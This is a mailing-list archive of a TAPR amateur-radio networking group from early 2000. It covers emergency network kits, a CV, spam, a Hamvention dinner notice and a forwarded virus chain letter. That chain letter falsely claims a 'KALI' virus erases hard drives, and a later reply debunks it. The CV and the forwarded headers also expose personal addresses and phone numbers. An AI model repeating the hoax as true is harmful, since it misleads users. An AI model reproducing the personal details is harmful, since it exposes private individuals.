Your solution of having a collection of install sets sounds like the right one. It may require more install sets than it sounds however since Microsoft has revised the OS many times since MSWindows for Workgroups 3.11 came out. Many, if not most, of the releases were OEM-ONLY. Some releases were both OEM and 'box sets' each requiring a different Install CD to apply additional drivers. Also there are upgrade service packs for many versions.

You certainly don't want to have to go upgrading the systems at an OEM as
you might leave required applications unusable. On the third hand, I would
suspect that Microsoft has issued Developer Kits containing exactly the
install materials that you need. Is there somebody on this newslist that is
a registered "Microsoft Developer"???

You should include in your kit a pile of 3c509 type ethernet cards for each
of IDE and PCI since you may not have spare card slots for one or the other.
There may be justification for a hub that has a 10base2 coaxial connector to
add to an older LAN.

Include a cheat sheet detailing the IRQ and IO addresses typically assigned
and identifying features of the various OS installs/service packs. (this
info may also be available from Microsoft though it might be easier to find
it via a text/reference book)

73 and happy new year!
    Tadd/KA2DEW

on 1/2/00 10:56 AM, John Ackermann at jra@febo.com wrote:

> [snip]
> I've put together what I call a "network in a bag"
> for emergency use. It's an old laptop (486SX/50,
> 16MB RAM, 250MB disk) with PCMCIA modem and ethernet
> cards, long telephone cable, an ethernet mini-hub,
> and a bunch of network drop cables.
> [snip]

John, W9DDD wrote:
> Are there some tricks you have learned about configuring W9x that I need
> to know? I'd be lucky to get one W9x PC up on the network in 10 minutes.
> I guess you're assuming one that is already to go? I mean I alway end up
> rebooting severals times and being asked to insert disk #9 (or some such
> number) each time.

on 1/2/00 12:03 PM, John Ackermann at jra@febo.com wrote:

> [snip]
> Your message suggests, though, that a good inclusion for the bag is a
> set pf Win9X CD-ROMs!
> [snip]
> 73,
> John
--
Tadd Torborg - http://www.torborg.com/tadd
Amherst NH   - http://www.torborg.com/amherst
603-673-5681

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: Linux and Public Service

From: Ken Koster <koster@seattle.css.mot.com>
Date: Wed, 5 Jan 2000 11:36:56 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-58422-2000.01.05-14.01.15--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

On Sun, 02 Jan 2000, John Ackermann wrote:
> John, W9DDD wrote:
>
> > > With this setup, in about 10 minutes I can network a bunch of Windows
> > > PCs and provide them Internet access as well as a local mail server and
> > > file/print sharing via Samba. The web server allows public access to
> > > status information if that becomes necessary.

I did a similar thing, only the box is permanently installed at the county EOC
and tied into the local TCP/IP packet network.

To make it easy on the Windows users, I have someone working on software
that translates standard email to ARRL Message format and back again.
Unfortunatly it wasn't ready in time for the new year, but luckily it wasn't
needed either.

> I made the assumption (maybe not a good one...) that the Win boxes have
> standard TCP/IP networking installed, using DHCP. If they don't, it's
> going to take a bit longer (but not all that much, since DHCP avoids
> having to do individual TCP/IP settings -- the Win boxes pick all that
> info up from the DHCP server.
>
> Your message suggests, though, that a good inclusion for the bag is a
> set pf Win9X CD-ROMs!

This is the part that I haven't done yet but can see the need for. I can't
expect the local sheriff or anyone else to walk in with a PC all ready to
go. Not only do we need the configuration software but probably a stash
of PCMCIA ethernet cards as well.

Ken, N7IPB

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Resume for employment as Reliabilty Engineer

From: "Robin Francis" <francis_robin@mailcity.com>
Date: Mon, 10 Jan 2000 05:19:55 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-59722-2000.01.11-00.57.35--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

CURRICULUM VITAE

Personal Information

Name   :   ROBIN FRANCIS
Sex   :   Male
Nationality   :   Indian
Date of Birth   :   24-05-73
Languages Known : English, Hindi, Malayalam, Tamil and working
                           knowledge in German

Present Address :   Njarathadathil House,
Address   Kanakkary P.O.,
                            Kottayam Dist.,
                            Kerala- 686 632.
Telephone   :   +91(0)481-536343

Permanent   :   Njarathadathil House,
Address   Kanakkary P.O.,
                            Kottayam Dist.,
                            Kerala- 686 632.
Telephone   :   +91(0)481-536343
E- Mail   :   francis_robin@mailcity.com

Educational Qualifications :

1. MTech(Master of Technology) in Reliability and Quality
Engineering from IIT(Indian Institute of Technology), Kharagpur with
first rank. CGPA 9.08/10. Year 1999.

2. BTech(Bachelor of Technology) in Rubber Technology from Anna
University, Chennai with high first class. CGPA 7.94/10. Year 1996.

3. BSc(Bachelor of Science) in Chemistry from M.G. University,
Kottayam with high first class. Percentage 92.1%. Year 1993.

Industrial Training and Work Experience

1. Undergone Industrial training in Apollo Tyres Ltd., Trichur for
one and a
half months.

2. Worked as Graduate Engineer Trainee in South Asia Tyres Ltd., (A
joint
venture of RPG Ceat and Goodyear Tire and Rubber Company USA) for
four months. Worked in the Quality and Technology Department.

Achievements

1. Holder of DAAD (German Academic Exchange Service) Scholarship
and has done the M.Tech project at the High Voltage Laboratory,

Darmstadt University of Technology, Germany.

2. Qualified Graduate Aptitude Test in Engineering (GATE) 1997, in Physical Science conducted by Government of India.

3. Secured First Rank in Quality and Reliability Engineering in M.Tech.

Projects

1. B. Tech

Title : Study of the Role of Aging on Mechanical Properties of Elastomeric
Seal Components

2. M. Tech

Title : Study of the Effect of Multistress on Polymers for Electrical
Applications

In this project, the effect of multistress on polymers for electrical applications has been studied. Experiments are conducted with two different classes of polymers
with two different multistress conditions. Firstly, the behavior of droplets on epoxy resin surface under the application of AC voltage has been studied. Secondly, the effect of humidity and temperature on volume resistivity of a blend of Silicone rubber has been investigated.

Computer Proficiency

Languages : C; Fortran; Basic

Operating Systems : DOS; Windows, Unix

Subjects Studied during M.Tech:

Process Control & Acceptance Sampling
Reliability Analysis and Prediction
Maintainability Analysis
Quality Engineering
Reliability Design, Estimation & Testing
TQM & ISO 9000
Maintainabilty Analysis
Fracture Mechanics

Hobbies : Photography, Playing Chess, Travelling, and Making friends.

References

1. Prof. Dr.-Ing. Dieter Koenig
Technische Universitaet Darmstadt
Fachgebiet Hochspannungstechnik
FB-18-Elektrische Energietechnik
Land graf-Georg-Strasse 4
64283, Darmstadt, Germany
Tel: +49 (0)6151 163168
Fax: +49 (0)6151 162329
e-mail: dikoenig@hrz1.tu-darmstadt.de

2. Prof. Dr. Bikash Bhadury
Dept. of IE & M
IIT Kharagpur
W. Bengal 721 302
Tel: +91 (0)3222 55221 4373 (Extn.)
e-mail: bikash@vgsom.iitkgp.ernet.in

Declaration:

I hereby declare that the statements given above are true to the best of my knowledge.

Robin Francis.

LYCOShop is now open. On your mark, get set, SHOP!!!
http://shop.lycos.com/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: Resume for employment as Reliabilty Engineer

From: Steve Sampson <ssampson@access.usa-site.net>
Date: Tue, 11 Jan 100 06:18:32 -0600 (EST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-59737-2000.01.11-06.34.50--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Yes, but can you do AX.25?

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] Re: Resume for employment as Reliabilty Engineer

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Tue, 11 Jan 2000 07:20:05 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-59740-2000.01.11-06.39.11--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

No but he does rubber, and that is about the same, they both
get stretched beyond their limits... B-b

good morning Steve... How goes it up there??

> -----Original Message-----
> From: Steve Sampson [SMTP:ssampson@access.usa-site.net]
> Sent: None
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Resume for employment as Reliabilty Engineer
>
> Yes, but can you do AX.25?
>
>
> ---
> You are currently subscribed to netsig as: wchast@utilpart.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] Re: Resume for employment as Reliabilty Engineer

From: Steve Sampson <ssampson@access.usa-site.net>
Date: Tue, 11 Jan 100 06:37:57 -0600 (EST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-59742-2000.01.11-06.54.09--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Heard "The Daily Oklahoman" fired its editor yesterday.
Not enough cattle news, and crop reports to go with all the
movie star drug rehab articles...

I retired my JNOS/Internet gateway. Got out of the ISP business
as cable modems stole all my customers :-)

Starting up a new system of point-to-point and hub type wireless links.

73 Down there!

> No but he does rubber, and that is about the same, they both
> get stretched beyond their limits... B-b
>
> good morning Steve... How goes it up there??
>
> > Yes, but can you do AX.25?

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Re: Resume for employment as Reliabilty Engineer

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Tue, 11 Jan 2000 07:43:28 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-59743-2000.01.11-07.02.33--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

That is enough, now I remember why I left OKC B-]
See that the WX types are predicting big time tornado
activity for that area of the planet this spring if the WX
patterns do not change... Ohh well, that is why we had
a celler when I lived there...

Enjoy...

> -----Original Message-----
> From: Steve Sampson [SMTP:ssampson@access.usa-site.net]
> Sent: None
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Resume for employment as Reliabilty Engineer
>
> Heard "The Daily Oklahoman" fired its editor yesterday.
> Not enough cattle news, and crop reports to go with all the
> movie star drug rehab articles...
>
> I retired my JNOS/Internet gateway. Got out of the ISP business
> as cable modems stole all my customers :-)
>
> Starting up a new system of point-to-point and hub type wireless links.
>
> 73 Down there!
>
> > No but he does rubber, and that is about the same, they both
> > get stretched beyond their limits... B-b
> >
> > good morning Steve... How goes it up there??
> >
> > > Yes, but can you do AX.25?
>
> ---
> You are currently subscribed to netsig as: wchast@utilpart.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

February 2000

Original source file: netsig.0002
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0002

1. [netsig] HUMOR

From: dougy@ruraltel.net (Doug Younker)
Date: Thu, 17 Feb 2000 11:41:16 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-66448-2000.02.17-17.24.57--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

>
> A Huey Cobra practicing autorotations during a military night training
> exercise had a problem and landed on the tail rotor, separating the
> tailboom. Fortunately, it wound up on its skids, sliding down the runway
> doing 360s in a brilliant shower of sparks. As the Cobra passed the
> tower, the following exchange was overheard:
>
> Tower: "Sir, do you need any assistance?"
>
> Cobra: "I don't know, tower. We ain't done crashin' yet!"
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] OOPS Re: HUMOR

From: dougy@ruraltel.net (Doug Younker)
Date: Fri, 18 Feb 2000 00:06:08 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-66549-2000.02.18-11.49.53--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Please accept my apologies for posting the humor file it wasn't intentional.
I must added to the BCC list by accident and didn't catch my error
73
Doug, N0LKK

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

March 2000

Original source file: netsig.0003
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0003

1. [netsig] AD:Family Reunion T Shirts & More

From: <print4me@nfmail.com>
Date: Sun, 19 Mar 2000 14:15:47
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-72162-2000.03.19-16.51.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Message sent by: Kuppler Graphics, 32 West Main Street, Maple
Shade, New Jersey, 08052,
1-800-810-4330.   This list will NOT be sold. All addresses
are automatically added to our remove list.

Hello. My name is Bill from Kuppler Graphics. We do
screenprinting on T Shirts, Sweatshirts,
Jackets, Hats, Tote Bags and more!

Do you or someone you know have a Family Reunion coming up?
Kuppler Graphics would like to
provide you with some great looking T Shirts for your Reunion.

Kuppler Graphics can also provide you with custom T's and
promotional items such as imprinted
magnets, keychains, pens, mugs, hats, etc. for your business or
any fundraising activity
(church, school, business etc.) We also can provide you with
quality embroidery.

We are a family owned company with over 15 years of experience.

All work is done at this location. No middle man. Our prices
are great!

Click reply to email us or call 1-800-810-4330 for more info

Bill
Kuppler Graphics

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: AD:Family Reunion T Shirts & More SPAM

From: "Steve Sampson" <ssampson@usa-site.net>
Date: Sun, 19 Mar 2000 18:06:41 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-72187-2000.03.19-18.05.39--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

There's a sure way to lose business...

----- Original Message -----

> Hello. My name is Bill from Kuppler Graphics. We do
> screenprinting on T Shirts, Sweatshirts,
> Jackets, Hats, Tote Bags and more!

You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

April 2000

Original source file: netsig.0004
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0004

1. [netsig] Pack*BASH dinner at Dayton Hamvention 2000

From: John Ackermann <jra@febo.com>
Date: Sun, 02 Apr 2000 11:57:04 -0300
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-75009-2000.04.02-10.59.57--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

```
Dayton Activities

Attending the 2000 Dayton Hamvention?  Then don't miss out on PACK*BASH!

What?
        An event for the digitally-inclined ham, featuring:
        *  Buffet dinner
        *  Keynote Address:  "Amateur Radio and Submarine NR-1"
           by CDR Chas Richard, W4HFZ, USN
        *  TAPR special interest group meetings
        *  "Birds of a Feather" gatherings

When?
        Friday evening, May 19, 2000
        Doors open at 7:00 pm; dinner served at 7:30 pm
        Speaker and meetings after dinner


Where?
        NCR "Sugarcamp" Conference Center, 101 W. Schantz Ave. --
        South of downtown Dayton, just west of Main St. (Rt 48).
        Maps available on the TAPR web site (www.tapr.org) or at the
        TAPR booth.


How?
        Dinner requires advance registration and payment through TAPR.
        Tickets will be available at the TAPR booth on Friday, though
        we strongly encourage registration <before> Hamvention.  The cost
        is $25.00 per person, tax and tip included.

        All amateurs are welcome to attend, enjoy the speaker, and
        particpate in the meetings, although only those purchasing a
dinner
        can eat.

        To register, contact:
        PACK*BASH
        c/o TAPR
        8987-309 E. Tanque Verde Road #337
        Tucson, AZ   85749-9399

        Phone: (940) 383-0000
        Fax: (940) 566-2544
        Internet: tapr@tapr.org

        Visa/Mastercard Accepted

Who?
        PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet
Radio,
        the national leader in digital communication -- and the Miami
        Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/html/dayton.html, or send email to
tapr@tapr.org.
You can request information via packet radio at BASH@W8APR.#DAY.OH.USA.N
OAM.

--
John Ackermann   N8UR
Dayton, Ohio, USA
jra@febo.com --  http://www.febo.com

-----BEGIN PGP PUBLIC KEY BLOCK-----
```

```
Version: 2.6.3a

mQBtAzgI9hgAAAEDAMiMQDZTVVuVIS0AscJ0Wy63oK4+Q5xvtxbX/ZoG1qCOuYDI
Fph4/RqL9vVEItWBy6ISk+zbkATzPgy84nrI7+GBtld4F9DoHWARQXjC1I8cFZjY
TSe16ffqO/ba1ukLnQAFEbQlSm9obiBSLiBBY2tlcm1hbm4gTjhVUiA8anJhQGZl
Ym8uY29tPokAdQMFEDgI9hjqO/ba1ukLnQEBtYIC/AxJ2RqT0/9TqY8JGEkPx2sw
+W5Z6Tu4UI654t9diGdCcIEPjOG1qUvwH2Xop0Yj9QGoM4NnHIw6qUSN5VH7hHKA
bGnpuTxinuW/gKaI3bt2MC8QZZq0gy2de26907lE2A==
=UHWl
-----END PGP PUBLIC KEY BLOCK-----



---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

2. [netsig] [Fwd: Fw: IMPORTANT Virus alert - NO FIX AVAILABLE!]

```
From: Thomas I Mathewson <tommath@norwich.net>
Date: Sun, 16 Apr 2000 19:05:42 -0300
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-77946-2000.04.16-13.07.40--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

[Empty message body]

3. [netsig] Re: netsig digest: April 16, 2000

```
From: Russell Johnson <russj@cats.ucsc.edu>
Date: Mon, 17 Apr 2000 10:18:07 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-78178-2000.04.17-12.19.00--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

```
Folks,
As a general rule, you should never forward stuff like this. 99 times
out of 100, it is erroneous. This is no exception.
See http://vil.nai.com/vil/ve98524.asp for more info.

_____________________________________________________


At 12:01 AM 4/17/00 -0600, TAPR Networking Special Interest Group digest wrote:
>TAPR Networking Special Interest Group Digest for Sunday, April 16, 2000.
>
>1. [Fwd: Fw: IMPORTANT Virus alert - NO FIX AVAILABLE!]
>
>----------------------------------------------------------------------
>
>Subject: [Fwd: Fw: IMPORTANT Virus alert - NO FIX AVAILABLE!]
>From: Thomas I Mathewson <tommath@norwich.net>
>Date: Sun, 16 Apr 2000 19:05:42 -0300
>X-Message-Number: 1
>
>This is a multi-part message in MIME format.
>--------------0730E79555D5E08BC0BE118B
>Content-Type: text/plain; charset=us-ascii
>Content-Transfer-Encoding: 7bit
>
>
>
>--------------0730E79555D5E08BC0BE118B
>Content-Type: message/rfc822
>Content-Transfer-Encoding: 7bit
>Content-Disposition: inline
>
>Received: from gorgo.mkl.com [204.80.232.122] by mail.norwich.net with ESMTP
>  (SMTPD32-5.05) id A2501B0A0116; Sun, 16 Apr 2000 13:03:12 -0400
>Received: from u9a8h9 (ppp2-wednesday.mkl.com [204.80.232.152])
>       by gorgo.mkl.com (8.9.0/8.9.0) with SMTP id NAA18577;
>       Sun, 16 Apr 2000 13:06:16 -0400 (EDT)
>Message-ID: <000f01bfa7c6$a0fd9600$98e850cc@u9a8h9>
>Reply-To: "TONY/N2GVB" <masitony@mkl.com>
>From: "TONY/N2GVB" <masitony@mkl.com>
>To: "Waren/W2GFJ" <wpotter@smnet.net>, "Walter/KC2BKD" <weog@citlink.net>,
>        "Ray/K2DAR" <wa2eyh@juno.com>, "Tom/KA2MYD" <tommath@norwich.net>,
>        "Rose & Tom/N7NY" <tmac@goodnet.com>, "Tina/MKL" <tina@mkl.com>,
>        "Fred/K2FRD" <thefred@ascent.net>,
>        "Vicky & Bill" <sissonv@mindspring.com>,
>        "Simon" <simon.griggs@btinternet.com>,
```

>   "Sherry & Ed" <sherryf@fast.net>, "Al/WA2TTD" <schroera@ascent.net>,
>   "Arlene/N2QEV & Rich/N2PAT" <richarlene@juno.com>,
>   "Karen" <rachellebs@aol.com>, "Pat & Family" <psvaughn@mkl.com>,
>   "Dean & Marry" <nelson330@erols.com>,
>   "Margaret & Ray" <mzpiggy46@aol.com>,
>   "Christina & \" Big \" Mike" <msimonds@digital-marketplace.net>,
>   "Monica" <monicaheath@yahoo.com>, "Catherine" <masicath@mkl.com>,
>   "Linda" <lwatson@mkl.com>, "Lori" <lsa@mlynk.com>,
>   "Bob/N2KYZ" <levinrah@norwich.net>,
>   "Margaret, Kurt/K2MGR" <Kjstietz@mkl.com>,
>   "Duane & Kelly" <kbrownell@mkl.com>, "Joe/KB2KIR"
<kb2kir@norwich.net>,
>   "Beth & Greg/N2VPS" <gtdean@mkl.com>, "John" <gmanjam@catskill.net>,
>   "Mike Dalrymple" <GM4SUC@compuserve.com>, "George" <geo157@yahoo.com>,
>   "Deborah/KC2FOY" <dschust@attglobal.net>,
>   "Denise, Greg and Peter" <dgpb@worldnet.att.net>,
>   "Debbie" <debster@newportnet.com>, "Dale"
<dalelaw@clarityconnect.com>,
>   "Julie & Mike and Family" <coastlkarate@earthlink.net>,
>   "Chris" <cmasi@mkl.com>,
>   "Gail, Skip and Family" <cjhagstrom@top.monad.net>,
>   "Cliff/KB2OSX" <cdegrace@mkl.com>,
>   "Cheryl & Tom" <atwell@clarityconnect.com>,
>   "Al & Lorraine" <alrain@citlink.net>,
>   "Donna, Andy, Thomas and Brian" <abagodonut@aol.com>,
>   "Alan & Annette" <a.radley@messages.co.uk>
>Subject: Fw: IMPORTANT Virus alert - NO FIX AVAILABLE!
>Date: Sun, 16 Apr 2000 13:10:01 -0400
>MIME-Version: 1.0
>Content-Type: text/plain;
>   charset="iso-8859-1"
>Content-Transfer-Encoding: 7bit
>X-Priority: 3
>X-MSMail-Priority: Normal
>X-Mailer: Microsoft Outlook Express 5.00.2615.200
>X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2615.200
>X-RCPT-TO: <tommath@norwich.net>
>X-Mozilla-Status2: 00000000
>
>
>----- Original Message -----
>From: theresa riberdy <riberdy@norwich.net>
>To: tony Massi <masitony@mkl.com>
>Sent: Sunday, April 16, 2000 11:58 AM
>Subject: Fw: IMPORTANT Virus alert - NO FIX AVAILABLE!
>
>
>>
>> ----- Original Message -----
>> From: <spankyhr@ix.netcom.com>
>> To: <bgieck01@SPRYNET.COM>; <TORYLITTLEMAN@BIGFOOT.COM>;
><jwcrabbe@aol.com>;
>> <papswoody@aol.com>; <PVAN1@aol.com>; <SSHUSHI@aol.com>; <DHays9@aol.com>;
>> <FOXYBEAR2@aol.com>; <jmolly1@aol.com>; <charbybear@aol.com>;
>> <riberdy@norwich.net>; <poofish57@aol.com>; <barbjanse@aol.com>;
>> <novoice38@aol.com>; <cpita95@aol.com>; <b44dwarf@aol.com>;
>> <LETRWMEN2@aol.com>; <nomis56@email.msn.com>; <KAHBEEF@aol.com>;
>> <PIERPEGGY@aol.com>; <BASIL71195@aol.com>; <amdauto@aol.com>;
>> <mackerb@att.net>; <WOLFPACK602@aol.com>; <Kats1457@aol.com>;
>> <LEGOFYAKK@aol.com>; <starbuckr1@aol.com>
>> Sent: Tuesday, April 04, 2000 5:05 PM
>> Subject: IMPORTANT Virus alert - NO FIX AVAILABLE!
>>
>>
>> > If you receive an email titled "Lets watch TV" DO NOT OPEN IT. It will
>> > erase
>> > everything on your hard drive. This information was announced yesterday
>> > morning from IBM; AOL states that "KALI" is a very dangerous virus, much
>> >
>> > worse than "Melissa," and that there is NO remedy for it at this time.
>> > Some
>> > very sick individual has succeeded in using the reformat function from
>> > Norton Utilities causing it to completely erase all documents on the
>> > hard
>> > drive. It has been designed to work with Netscape Navigator and
>> > Microsoft
>> > Internet Explorer. It destroys Macintosh and IBM compatible computers.
>> > This
>> > is a new, very malicious virus and not many people know about it. Pass

>> > this
>> > warning along to EVERYONE in your address book and please share it with
>> > all
>> > your on-line friends ASAP so that this threat may be stopped. Please
>> > practice cautionary measures and tell anyone that may have access to
>> > your
>> > computer. Please pass this information to your co-workers who could be
>> > affected. Thank You
>> >
>> >
>>
>>
>
>
>
>--------------0730E79555D5E08BC0BE118B--
>
>
>
>
>---
>
>END OF DIGEST
>
>---
>You are currently subscribed to netsig as: RUSSJ@CATS.UCSC.EDU
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

May 2000

Original source file: netsig.0005
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.0005

1. [netsig] Pack*BASH dinner at Dayton Hamvention 2000

From: John Ackermann <jra@febo.com> (by way of Greg Jones)
Date: Thu, 4 May 2000 14:27:08 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-81728-2000.05.04-14.33.55--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

```
Dayton Activities

Attending the 2000 Dayton Hamvention?  Then don't miss out on PACK*BASH!

What?
        An event for the digitally-inclined ham, featuring:
        *  Buffet dinner
        *  Keynote Address:  "Amateur Radio and Submarine NR-1"
           by CDR Chas Richard, W4HFZ, USN
        *  TAPR special interest group meetings
        *  "Birds of a Feather" gatherings

When?
        Friday evening, May 19, 2000
        Doors open at 7:00 pm; dinner served at 7:30 pm
        Speaker and meetings after dinner


Where?
        NCR "Sugarcamp" Conference Center, 101 W. Schantz Ave. --
        South of downtown Dayton, just west of Main St. (Rt 48).
        Maps available on the TAPR web site (www.tapr.org) or at the
        TAPR booth.


How?
        Dinner requires advance registration and payment through TAPR.
        Tickets will be available at the TAPR booth on Friday, though
        we strongly encourage registration <before> Hamvention.  The cost
        is $25.00 per person, tax and tip included.

        All amateurs are welcome to attend, enjoy the speaker, and
        particpate in the meetings, although only those purchasing a
dinner
        can eat.

        To register, contact:
        PACK*BASH
        c/o TAPR
        8987-309 E. Tanque Verde Road #337
        Tucson, AZ   85749-9399

        Phone: (940) 383-0000
        Fax: (940) 566-2544
        Internet: tapr@tapr.org

        Visa/Mastercard Accepted

Who?
        PACK*BASH is co-sponsored by TAPR -- Tucson Amateur Packet
Radio,
        the national leader in digital communication -- and the Miami
        Valley FM Association, Dayton's packet radio club.

For more information (including maps), go to
http://www.tapr.org/tapr/html/dayton.html, or send email to
tapr@tapr.org.
You can request information via packet radio at BASH@W8APR.#DAY.OH.USA.N
OAM.

--
John Ackermann   N8UR
Dayton, Ohio, USA
jra@febo.com --  http://www.febo.com
```

```
---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

2. [netsig] Need a Auto Loan

```
From: Credit Law Service <mail@creditlawservice.com>
Date: Fri, 05 May 2000 18:27:31 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-81989-2000.05.06-19.16.01--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

```
Call the Credit Hotline.

        1 800 355 5554.

It's Fast, Free and it's easy!!
  BAD CREDIT?   NO CREDIT?
Get pre-approved for a new car
          TODAY!!
It's private, confidential and
totally free....CALL TODAY!

        1 800 355 5554.


---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

3. [netsig] Re: Need a Auto Loan

```
From: "Chris / W4YYZ" <w4yyz@tampabay.rr.com>
Date: Sat, 6 May 2000 21:14:37 -0400
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-82102-2000.05.06-20.47.11--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

```
nice

----- Original Message -----
From: "Credit Law Service" <mail@creditlawservice.com>
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Sent: Friday, May 05, 2000 6:27 PM
Subject: [netsig] Need a Auto Loan


>    Call the Credit Hotline.
>
> 1 800 SPAMMER
>
> It's Fast, Free and it's easy!!
>   BAD CREDIT?   NO CREDIT?
> Get pre-approved for a new car
>            TODAY!!
> It's private, confidential and
> totally free....CALL TODAY!
>
>         1 800 SPAMMER.
>
>
> ---
> You are currently subscribed to netsig as: w4yyz@tampabay.rr.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>


---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
```

4. [netsig] Re: Need a Auto Loan

```
From: Administrative Account <admin@localhost.com>
Date: Tue, 9 May 2000 21:05:17 -0600 (MDT)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-82835-2000.05.09-22.07.04--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain
```

You have sent email to a localhost.com administrative address, or a
non-existant localhost.com address.

If you were attempting to complain about services or mail problems,
contact your local administrators. You may have seen an @localhost in
a mail message. This is a reference to the machine the mail was on,
NOT a reference to @localhost.com. We are a totally different Internet
site.

If you were just responding to mail, or trying to contact someone, you
probably have the wrong address. If you are getting this email, it
means no one here knows what your original email was about. Please
check the letter you are replying to for a different email address, or
contact your local administrators for more help. You may also have
been replying to a message on USENet with a forged header. If this is
true, please check the message body for a contact for the person you
were trying to reach, and let them know that they are forging posts
from a valid domain.

If a website site told you to contact root@localhost, and the web site
wasn't www.localhost.com, you've reached the wrong people. You need
to contact root (or postmaster) at the web site that was giving you an
error. Also, if you actually sent your email to root@localhost
instead of root@localhost.com you might want to let your local admins
know that mail to @localhost is leaving their domain.

If you were trying to complain about spam from a localhost.com
address, you should know that localhost.com maintains no mailing lists
that you are on. You are almost certainly mistaking a @localhost for
an @localhost.com. @localhost is a system alias for the machine the
mail is currently on. @localhost.com is a totally different Internet
site. Recently some spam has been going out with a message id
pointing to localhost.com. Again, this has nothing to do with us.
its not hard to forge this information, and that is what someone is
doing. We attempt to stop any forged spam as soon as we become aware
of it however.

